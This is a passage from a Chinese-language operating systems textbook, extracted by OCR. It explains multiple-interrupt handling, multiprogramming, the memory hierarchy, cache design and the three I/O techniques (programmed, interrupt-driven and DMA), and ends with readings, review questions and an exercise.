
保存被中断程序的所有状态信息并在以后恢复这些信息，这是十分重要的，这是由于中断并不是程序调用的一个例程，它可以在任何时候发生，因而可以在用户程序执行过程中的任何一点上发生，它的发生是不可预测的。

1.4.3 多个中断

至此，我们已讨论了发生一个中断的情况。假设一下，当正在处理一个中断时，可以发生一个或者多个中断，例如，一个程序可能从一条通信线中接收数据并打印结果。每完成一个打印操作，打印机就会产生一个中断；每当一个数据单元到达，通信线控制器也会产生一个中断。数据单元可能是一个字符，也可能是连续的一块字符串，这取决于通信规则本身。在任何情况下，都有可能在处理打印机中断的过程中发生一个通信中断。

处理多个中断有两种方法。第一种方法是当正在处理一个中断时，禁止再发生中断。禁止中断的意思是处理器将对任何新的中断请求信号不予理睬。如果在这期间发生了中断，通常中断保持挂起，当处理器再次允许中断时，再由处理器检查。因此，当用户程序正在执行并且有一个中断发生时，立即禁止中断；当中断处理程序完成后，在恢复用户程序之前再允

许中断，并且由处理器检查是否还有中断发生。这个方法很简单，因为所有中断都严格按顺序处理（见图 1.12a）。



a）在存储单元 N 中的指令之后发生中断　　b）从中断返回

图 1.11　因中断而产生的存储器和寄存器中的变化

上述方法的缺点是没有考虑相对优先级和时间限制的要求。例如，当来自通信线的输入到达时，可能需要快速接收，以便为更多的输入让出空间。如果在第二批输入到达时第一批还没有处理完，就有可能由于 I/O 设备的缓冲区装满或溢出而丢失数据。

第二种方法是定义中断优先级，允许高优先级的中断打断低优先级的中断处理程序的运行（见图 1.12b）。第二种方法的例子如下，假设一个系统有三个 I/O 设备：打印机、磁盘和通信线，优先级依次为 2、4 和 5，图 1.13 给出了可能的顺序[TANE06]。用户程序在 t=0 时开始，在 t=10 时，发生一个打印机中断；用户信息被放置到系统栈中并开始执行打印机中断服务例程（Interrupt Service Routine，ISR）；当这个例程仍在执行时，在 t=15 时发生了一个通信中断，由于通信线的优先级高于打印机，必须处理这个中断，打印机 ISR 被打断，其状态被压入栈中，并开始执行通信 ISR；当这个程序正在执行时，又发生了一个磁盘中断（t=20），由于这个中断的优先级比较低，它被简单地挂起，通信 ISR 运行直到结束。

当通信 ISR 完成后（t=25），恢复以前关于执行打印机 ISR 的处理器状态。但是，在执行这个例程中的任何一条指令前，处理器必须完成高优先级的磁盘中断，这样控制权转移给磁盘 ISR。只有当这个例程也完成时（t=35），才恢复打印机 ISR。当打印机 ISR 完成时（t=40），控制最终返回到用户程序。




图 1.12　多中断中的控制转移




图 1.13　多中断的时间顺序

1.4.4　多道程序设计

即使使用了中断，处理器仍有可能未得到有效的利用。例如，图 1.9b 曾用于说明处理器在长 I/O 等待下的使用率，但如果完成 I/O 操作的时间远远大于 I/O 调用期间用户代码的执行时间（通常情况下），则在大部分时间处理器是空闲的。解决这个问题的方法是允许多道用户程序同时处于活动状态。

假设处理器执行两道程序。一道程序从存储器中读数据并放入外部设备中，另一道是包括大量计算的应用程序。处理器开始执行输出程序，给外部设备发送一个写命令，接着开始执行其他应用程序。当处理器处理很多程序时，执行顺序取决于它们的相对优先级以及它们是否正在等待 I/O。当一个程序被中断时，控制权转移给中断处理程序，一旦中断处理程序完成，控制权可能并不立即返回到这个用户程序，而可能转移到其他待运行的具有更高优先级的程序。最终，当原先被中断的用户程序变为最高的优先级时，它将被重新恢复执行。这种多道程序轮流执行的概念称做多道程序设计，第 2 章将进一步对此进行讨论。

1.5　存储器的层次结构

计算机存储器的设计目标可以归纳成三个问题：多大的容量？多快的速度？多贵的价格？

"多大的容量"的问题从某种意义上来说是无止境的，存储器有多大的容量，就可能开发出

相应的应用程序使用它。“多快的速度”的问题相对易于回答，为达到最佳的性能，存储器的速度必须能够跟得上处理器的速度。换言之，当处理器正在执行指令时，我们不希望它会因为等待指令或操作数而暂停。最后一个问题也必须考虑，对一个实际的计算机系统，存储器的价格与计算机其他部件的价格相比应该是合理的。

应该认识到，存储器的这三个重要特性间存在着一定的折衷，即容量、存取时间和价格。在任何时候，实现存储器系统会用到各种各样的技术，但各种技术之间往往存在着以下关系：

- 存取时间越快，每一个“位”的价格越高。
- 容量越大，每一个“位”的价格越低。
- 容量越大，存取速度越慢。

设计者面临的困难是很明显的，由于需求是较大的容量和每一个“位”较低的价格，因而设计者通常希望使用能够提供大容量存储的存储器技术。但是为满足性能要求，又需要使用昂贵的、容量相对比较小而具有快速存取时间的存储器。

解决这个难题的方法是，不依赖于单一的存储组件或技术，而是使用**存储器的层次结构**。一种典型的层次结构如图 1.14 所示。当沿这个层次结构从上向下看，会得到以下情况：

a）每一个“位”的价格递减

b）容量递增

c）存取时间递增

d）处理器访问存储器的频率递减

因此，容量较大、价格较便宜的慢速存储器是容量较小、价格较贵的快速存储器的后备。这种存储器的层次结构能够成功的关键在于低层访问频率递减。在本章后面部分讲解高速缓存（cache）时，以及在本书后面讲解虚拟内存时，将详细分析这个概念，这里只给出简要说明。

假设处理器存取两级存储器，第一级存储器容量为 1 000 个字节，存取时间为 0.1μs；第二级存储器包含 100 000 个字节，存取时间为 1μs 。假如需要存取第一级存储器中的一个字节，则处理器可直接存取此字节；如果这个字节位于第二级存储器，则此字节首先需要转移到第一级存储器中，然后再由处理器存取。为简单起见，我们忽略了处理器用于确定这个字节是在第一级存储器还是在第二级存储器所需的时间。图 1.15 给出了反映这种模型的一般曲线形状。此图表示了二级存储器的平均存取时间是**命中率** H 的函数，H 定义为对较快存储器（如高速缓存）的访问次数与对所有存储器的访问次数的比值，T_1 是访问第一级存储器的存取时间，T_2 是访问第二级存储器的存取时间[⊖]。可以发现，当第一级存储器的存取次数所占比例较高时，总的平均存取时间更接近于第一级存储器的存取时间而不是第二级存储器的存取时间。

例如，假设有95%的存储器存取（H=0.95）发生在高速缓存中，则访问一个字节的平均存取时间可表示为：

$$(0.95)\ (0.1\mu s)\ +\ (0.05)\ (0.1\mu s+1\mu s)\ = 0.095 + 0.055 = 0.15\mu s$$

此结果非常接近于快速存储器的存取时间。因此仅当条件 a）到 d）适用时，原则上可以实现该策略。通过使用各种技术手段，现有的存储器系统满足条件 a）到 c)，而且条件 d）通常也是有效的。

条件 d）有效的基础是访问的**局部性原理**［DENN68］。在执行程序期间，处理器的指令访存和数据访存呈现“簇”状（指一组数据集合）。典型的程序包含许多迭代循环和子程序，一旦程序进入一个循环或子程序执行，就会重复访问一个小范围的指令集合。同理，对表和数组的操作也涉及存取“一簇”数据。经过很长的一段时间，程序访问的“簇”会改变，但在较短的时间内，

⊖ 若在快速存储器中找到了存取的字，则定义为命中；若在快速存储器中未找到存取的字，则定义为不命中。

处理器主要访问存储器中固定的"簇"。




图1.14　存储器的层次结构




图1.15　一个简单的二级存储器的性能

因此，可以通过层次组织数据，使得随着组织层次的递减，对各层次的访问比例也依次递减。考虑前面提到的二级存储器的例子，让第二级存储器包含所有的指令和数据，程序当前的访问"簇"暂时存放在第一级存储器中，有时第一级存储器中的某个簇要换出到第二级存储器中，以便为新的"簇"进入第一级存储器让出空间。但平均起来，大多数存储访问是对第一级存储器中的指令和数据的访问。

此原理可以应用于多级存储器组织结构中。最快、最小和最贵的存储器类型由位于处理器内部的寄存器组成。在典型情况下，一个处理器包含多个寄存器，某些处理器包含上百个寄存器。向下跳过两级存储器层次就到了内存层次，内存是计算机中主要的内部存储器系统。内存中的每个单元位置都有一个唯一的地址对应，而且大多数机器指令会访问一个或多个内存地址。内存通常是高速的、容量较小的高速缓存的扩展。高速缓存通常对程序员不可见，或者更确切地说，是对处理器不可见。高速缓存用于在内存和处理器的寄存器之间分段移动数据，以提高数据访问的性能。

前面描述的三种形式的存储器通常是易失的，并且采用的是半导体技术。半导体存储器有各种类型，它们的速度和价格各不相同。数据更多的是永久保存在外部海量存储设备中，通常是硬盘和可移动的储存介质，如可移动磁盘、磁带和光存储介质。外部的、非易失性的存储器也称为二级存储器（secondary memory）或辅助存储器（auxiliary memory），它们用于存储程序和数据文件，其表现形式是程序员可以看到的文件和记录，而不是单个的字节或字。硬盘还用作内存的扩展，即虚拟存储器（virtual memory），这方面的内容将在第8章讲述。

在软件中还可以有效地增加额外的存储层次。例如，一部分内存可以作为缓冲区（buffer），用于临时保存从磁盘中读出的数据。这种技术，有时称为磁盘高速缓存（将在第11章中详细讲述），可以通过两种方法提高性能：

- 磁盘成簇写。即采用次数少、数据量大的传输方式，而不是次数多、数据量小的传输方式。选择整批数据一次传输可以提高磁盘的性能，同时减少对处理器的影响。
- 一些注定要"写出"（write-out）的数据也许会在下一次存储到磁盘之前被程序访问到。在此情况下，数据能够迅速地从软件设置的磁盘高速缓存中取出，而不是从缓慢的磁盘中取回。

附录1A分析了多级存储器结构的性能。

1.6 高速缓存

尽管高速缓存对操作系统是不可见的，但它与其他存储管理硬件相互影响。此外，很多用于虚拟存储（将在第8章讲解）的原理也可以用于高速缓存。

1.6.1 动机

在全部指令周期中，处理器在取指令时至少访问一次存储器，而且通常还要多次访问存储器用于取操作数或保存结果。处理器执行指令的速度显然受存储周期（从存储器中读一个字或写一个字到存储器中所花的时间）的限制。长期以来，由于处理器和内存的速度不匹配，这个限制已经成为很严重的问题。近年来，处理器速度的提高一直快于存储器访问速度的提高。这需要在速度、价格和大小之间进行折衷。理想情况下，内存的构造技术可以采用与处理器中的寄存器相同的构造技术，这样主存的存储周期才跟得上处理器周期。但这样成本太高，解决的方法是利用局部性原理（principle of locality），即在处理器和内存之间提供一个容量小而速度快的存储器，称做高速缓存。

1.6.2 高速缓存原理

高速缓存试图使访问速度接近现有最快的存储器，同时保持价格便宜的大存储容量（以较为便宜的半导体存储器技术实现）。图1.16说明了这个概念，图中有一个相对容量大而速度比较慢的内存和一个容量较小且速度较快的高速缓存，高速缓存包含一部分内存数据的副本。当处理器试图读取存储器中的一个字节或字时，要进行一次检查以确定这个字节或字是否在高速缓存中。如果在，该字节或字从高速缓存传递给处理器；如果不在，则由固定数目的字节组成的一块内存数据先被读入高速缓存，然后该字节或字从高速缓存传递给处理器。由于访问局部性现象的存在，当一块数据被取入高速缓存以满足一次存储器访问时，很可能紧接着的多次访问的数据是该块中的其他字节。




图1.16 高速缓存和内存

图1.17描述了高速缓存/内存的系统结构。内存由2^n个可寻址的字组成，每个字有一个唯一的n位地址。为便于映射，此存储器可以看做是由一些固定大小的块组成，每块包含K个字，也就是说，一共有$M=2^n/K$个块。高速缓存中有C个存储槽（slot，也称为line），每个槽有K个字，槽的数目远远小于存储器中块的数目（$C<<M$）⊖。内存中块的某些子集驻留在高速缓存的槽中，如果读存储器中某一个块的某一个字，而这个块又不在槽中，则这个块被转移到一个槽中。由于块的数目比槽多，一个槽不可能唯一或永久对应于一个块。因此，每个槽中有一个标签，用以标识当前存储的是哪一个块。标签通常是地址中较高的若干位，表示以这些位开始的所有地址。

举一个简单的例子，假设我们有一个6位地址和2位标签。标签01表示由下列地址单元组成的块：010000、010001、010010、010011、010100、010101、010110、010111、011000、011001、011010、011011、011100、011101、011110、011111。

⊖ 符号<<表示远远小于；类似地，符号>>表示远远大于。




图 1.17 高速缓存/内存的结构

图 1.18 显示了读操作的过程。处理器生成要读的字的地址 RA。如果这个字在高速缓存中，它将被传递给处理器；否则，包含这个字的块将被装入高速缓存，然后这个字被传递给处理器。




图 1.18 高速缓存读操作

1.6.3 高速缓存设计

有关高速缓存设计的详细内容已超出了本书的范围，这里只简单地概括主要的设计因素。我们将会看到在进行虚拟存储器和磁盘高速缓存设计时，也必须解决类似的设计问题。这些问题可分为：高速缓存大小、块大小、映射函数、替换算法、写策略。

前面已经讨论了高速缓存大小的问题，结论是适当小的高速缓存可以对性能产生显著的影响。另一个尺寸问题是关于块大小的，即高速缓存与内存间的数据交换单位。当块大小从很小增长到很大时，由于局部性原理，命中率首先会增加。局部性原理指的是位于被访问字附近的数据在近期被访问到的概率比较大。当块大小增大时，更多的有用数据被取到高速缓存中。但是，当

块变得更大时，新近取到的数据被用到的可能性开始小于那些必须移出高速缓存的数据再次被用到的可能性（移出高速缓存是为了给新块让出位置），这时命中率反而开始降低。

当一个新块被读入高速缓存中时，由**映射函数**确定这个块将占据哪个高速缓存单元。设计映射函数要考虑两方面的约束。首先，当读入一个块时，另一个块可能会被替换出高速缓存。替换方法应该能够尽量减小替换出的块在不久的将来还会被用到的可能性。映射函数设计得越灵活，就有更大的余地来设计出可以增大命中率的**替换算法**。其次，如果映射函数越灵活，则完成搜索以确定某个指定块是否位于高速缓存中的功能所需要的逻辑电路也就越复杂。

在映射函数的约束下，当一个新块加入到高速缓存中时，如果高速缓存中的所有存储槽都已被别的块占满，那么替换算法要选择替换不久的将来被访问的可能性最小的块。尽管不可能找到这样的块，但是合理且有效的策略是替换高速缓存中最长时间未被访问的块。这个策略称做最近最少使用（Least-Recently-Used，LRU）算法。标识最近最少使用的块需要硬件机制支持。

如果高速缓存中某个块的内容被修改，则需要在它被换出高速缓存之前把它写回内存。**写策略**规定何时发生存储器写操作。一种极端情况是每当块被更新后就发生写操作；而另一种极端情况是只有当块被替换时才发生写操作。后一种策略减少了存储器写操作的次数，但是使内存处于一种过时的状态，这会妨碍多处理器操作以及 I/O 模块的直接内存存取。

1.7　I/O 通信技术

对 I/O 操作有三种可能的技术：可编程 I/O、中断驱动 I/O、直接内存存取（DMA）。

1.7.1　可编程 I/O

当处理器正在执行程序并遇到一个与 I/O 相关的指令时，它通过给相应的 I/O 模块发命令来执行这个指令。使用可编程 I/O 操作时，I/O 模块执行请求的动作并设置 I/O 状态寄存器中相应的位，它并不进一步通知处理器，尤其是它并不中断处理器。因此处理器在执行 I/O 指令后，还要定期检查 I/O 模块的状态，以确定 I/O 操作是否已经完成。


如果使用这种技术，处理器负责从内存中提取数据以用于输出，并在内存中保存数据以用于输入。I/O 软件应该设计为由处理器执行直接控制 I/O 操作的指令，包括检测设备状态、发送读命令或写命令和传送数据，因此指令集中包括以下几类 I/O 指令：

- **控制**：用于激活外部设备，并告诉它做什么。例如，可以指示磁带倒退或前移一个记录。
- **状态**：用于测试与 I/O 模块及其外围设备相关的各种状态条件。
- **传送**：用于在存储器寄存器和外部设备间读数据或写数据。

图 1.19a 给出了使用可编程 I/O 的一个例子：从外部设备读取一块数据（如磁带中的一条记录）到存储器，每次读一个字（例如 16 位）的数据。对读入的每个字，处理器必须停留在状态检查周期，直到确定该字已经在 I/O 模块的数据寄存器中了。这个流程图说明了该技术的主要缺点：这是一个耗时的处理，处理器总是处于没有用的繁忙中。

1.7.2　中断驱动 I/O

可编程 I/O 的问题是处理器通常必须等待很长的时间，以确定 I/O 模块是否做好了接收或发送更多数据的准备。处理器在等待期间必须不断地询问 I/O 模块的状态，其结果是严重地降低了整个系统的性能。



a）程序控制I/O　　b）中断驱动I/O　　c）直接存储器存取

图1.19　用于输入一块数据的三种技术

另一种选择是处理器给模块发送I/O命令，然后继续做其他一些有用的工作；当I/O模块准备好与处理器交换数据时，它将打断处理器的执行并请求服务。处理器和前面一样执行数据传送，然后恢复处理器以前的执行过程。

首先，从I/O模块的角度考虑这是如何工作的。对于输入操作，I/O模块从处理器中接收一个READ命令，然后开始从相关的外围设备读数据。一旦数据被读入该模块的数据寄存器，模块通过控制线给处理器发送一个中断信号，然后等待直到处理器请求该数据。当处理器发出这个请求后，模块把数据放到数据总线上，然后准备下一次的I/O操作。

从处理器的角度看，输入操作的过程如下：处理器发一个READ命令，然后保存当前程序的上下文（如程序计数器和处理器寄存器），离开当前程序，去做其他事情（例如，处理器可以同时在几个不同的程序中工作）。在每个指令周期的末尾，处理器检查中断（见图1.7）。当发生来自I/O模块的中断时，处理器保存当前正在执行的程序的上下文，开始执行中断处理程序（interrupt-handling program）处理此中断。在这个例子中，处理器从I/O模块中读取数据，并保存在存储器中。然后，恢复发出I/O命令的程序（或其他某个程序）的上下文并继续执行。

图1.19b给出了使用中断驱动I/O读数据块的例子。中断驱动I/O比可编程I/O更有效，这是因为它消除了不必要的等待。但是，由于数据中的每个字不论从存储器到I/O模块还是从I/O模块到存储器都必须通过处理器处理，这导致中断驱动I/O仍然会花费很多处理器时间。

计算机系统中不可避免有多个I/O模块，因此需要一定的机制，使得处理器能够确定中断是由哪个模块引发的，并且在多个中断产生的情况下处理器要决定先处理哪一个。在某些系统中有多条中断线，这样每个模块可在不同的线上发送中断信号，每个中断线有不同的优先级。

当然，也可能只有一个中断线，但要使用额外的线保存设备地址，而且不同的设备有不同的优先级。

1.7.3 直接内存存取

尽管中断驱动 I/O 比简单的可编程 I/O 更有效，但处理器仍然需要主动干预在存储器和 I/O 模块之间的数据传送，并且任何数据传送都必须完全通过处理器。因此这两种 I/O 形式都有两方面固有的缺陷：

1）I/O 传送速度受限于处理器测试设备和提供服务的速度。

2）处理器忙于管理 I/O 传送的工作，必须执行很多指令以完成 I/O 传送。

当需要移动大量的数据时，需要使用一种更有效的技术：直接内存存取（DMA）。DMA 功能可以由系统总线中一个独立的模块完成，也可以并入到一个 I/O 模块中。不论采用哪种形式，该技术的工作方式如下所示：当处理器要读或写一块数据时，它给 DMA 模块产生一条命令，发送以下信息：

- 是否请求一次读或写。
- 涉及的 I/O 设备的地址。
- 开始读或写的存储器单元。
- 需要读或写的字数。

之后处理器继续其他工作。处理器把这个操作委托给 DMA 模块，由该模块负责处理。DMA 模块直接与存储器交互，传送整个数据块，每次传送一个字。这个过程不需要处理器参与。当传送完成后，DMA 模块发一个中断信号给处理器。因此只有在开始传送和传送结束时处理器才会参与（见图 1.19c）。

DMA 模块需要控制总线以便与存储器进行数据传送。由于在总线使用中存在竞争，当处理器需要使用总线时要等待 DMA 模块。注意，这并不是一个中断，处理器没有保存上下文环境去做其他事情，而是仅仅暂停一个总线周期（在总线上传输一个字的时间）。其总的影响是在 DMA 传送过程中，当处理器需要访问总线时处理器的执行速度会变慢。尽管如此，对多字 I/O 传送来说，DMA 比中断驱动和程序控制 I/O 更有效。

1.8 推荐读物和网站

［STAL06］中更详细地讲述了本章中的所有主题，此外还有很多关于计算机组织与系统结构的其他书籍。更值得一读的有［PATT07］和［HENN07］，前者是一本全面的综述，后者是一本更高级的书籍，重点讲述设计的定量特征。

[DENN05]讲述了局部性原理的发展和应用，感兴趣的读者可以一读。

DENN05 Denning,P. *"The Locality Principle"Communications* of the ACM,July 2005.

HENN07 Hennessy,J.,and Patterson,D.Computer *Architecture:A Quantitative Approach.* San Mateo,CA: Morgan Kaufmann,2007.

PATT07 Patterson,D.,and Hennessy,J.Computer Organization and Design:*The Hardware/ Software Interface*.San Mateo,CA:Morgan Kaufmann,2007.

STAL06 Stallings,W.*Computer Organization and Architecture,*7th ed.Upper Saddle River,NJ:Prentice Hall,2006.

推荐网站

- WWW Computer Architecture Home Page：提供与计算机体系结构研究人员相关的信息索引，包括体系结构组和项目、技术组织、文献、招聘和商业信息。
- CPU Info Center：关于特定处理器的信息，包括论文、产品信息和最新通告。

1.9 关键术语、复习题和习题

地址寄存器	变址寄存器	局部性	辅助存储器
高速缓存	输入/输出（I/O）	内存	段指针
高速缓存槽	指令	多道程序设计	空间局部性
中央处理单元（CPU）	指令周期	处理器	栈
条件码	指令寄存器	程序计数器	栈帧
数据寄存器	中断	可编程 I/O	栈指针
直接内存存取（DMA）	中断驱动 I/O	可重入过程	系统总线
命中率	I/O 模块	寄存器	时间局部性

复习题

1.1 列出并简要地定义计算机的 4 个主要组成部分。
1.2 定义处理器寄存器的两种主要类别。
1.3 一般而言，一条机器指令能指定的 4 种不同的操作是什么？
1.4 什么是中断？
1.5 多中断的处理方式是什么？
1.6 内存层次的各个元素间的特征是什么？
1.7 什么是高速缓存？
1.8 列出并简要地定义 I/O 操作的三种技术。
1.9 空间局部性和时间局部性的区别是什么？
1.10 开发空间局部性和时间局部性的策略是什么？

习题

1.1 假设图 1.3 中的理想处理器还有两个 I/O 指令和一个减指令：

0011 ＝ 从 I/O 中载入 AC
0111 ＝ 把 AC 保存到 I/O 中
0100 ＝ 从 AC 中减去指定字的内容

在这种情况下，使用 12 位地址标识一个特殊的外部设备。请给出以下程序的执行过程（按照图 1.4 的格式）。

a）从设备 4 中载入 AC。
b）减去存储器单元 960 的内容。
c）把 AC 保存到设备 5 中。

